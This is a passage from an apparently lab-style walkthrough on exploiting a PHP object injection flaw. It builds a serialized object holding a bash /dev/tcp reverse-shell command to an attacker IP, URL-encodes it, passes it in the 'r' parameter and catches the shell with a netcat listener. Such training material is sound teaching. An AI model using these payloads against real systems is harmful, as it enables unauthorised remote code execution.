process listing is retrieved, as shown in the above image. \n\nCheck the page source for a better-formatted response (press `CTRL+U`): \n\n\n\n**Step 10:** Obtain a reverse shell. \n\nRunning single commands is good, but it requires us to generate the serialized value every time. \n\nLet's get a reverse shell to avoid that. \n\nBefore moving on to the payload generation part, retrieve the IP address of the attacker machine: \n\n**Command:** \n```\nip addr\n```\n\n\n\nThe IP address of the attacker machine is `192.222.13.2`. \n\n**Note:** The IP address is bound to change with every lab run. Kindly make sure to replace the IP address used in the payload. Otherwise, the payload wouldn't work. \n\nSave the following code snippet as `object.php`: \n\n```\n& /dev/tcp/192.222.13.2/54321 0>&1\\'');\";\n\t}\n\t$obj=new PHPObjectInjection();\n\tvar_dump(serialize($obj));\n?>\n```\n\n\n\nSerialize the object: \n\n**Command:** \n```\nphp object.php\n```\n\n\n\n**Serialized payload:** \n```\nO:18:\"PHPObjectInjection\":1:{s:6:\"inject\";s:71:\"system('/bin/bash -c \\'bash -i >& /dev/tcp/192.222.13.2/54321 0>&1\\'');\";}\n```\n\nStart a Netcat listener on port 54321 (since we specified this port in the reverse shell payload as well): \n\n**Command:** \n```\nnc -lvp 54321\n```\n\n\n\nAssign the generated value in the `r` parameter in the URL: \n\n\n\nIt didn't work. But why is that? \n\nIt is because the serialized payload contains characters like `/` and `&` which are treated specially by the web browser and the server. \n\nTo avoid that, we will encode the serialized payload. \n\nYou can use Burp to do that or use websites like https://www.url-encode-decode.com/ to get the job done: \n\n\n\n**URL-encoded serialized payload:** \n```\nO%3A18%3A%22PHPObjectInjection%22%3A1%3A%7Bs%3A6%3A%22inject%22%3Bs%3A71%3A%22system%28%27%2Fbin%2Fbash+-c+%5C%27bash+-i+%3E%26+%2Fdev%2Ftcp%2F192.222.13.2%2F54321+0%3E%261%5C%27%27%29%3B%22%3B%7D\n```\n\n**Note:** Make sure not to copy this payload as is, since the IP would be different for the attacker machine assigned to you. \n\nAssign the URL-encoded payload in the `r` parameter in the URL: \n\n\n\nCheck the terminal where the Netcat listener was running: \n\n\n\nWe have gained a reverse shell! \n\nNow we can run commands without having to generate command payloads every single time: \n\n**Commands:** \n```\nid\npwd\nls 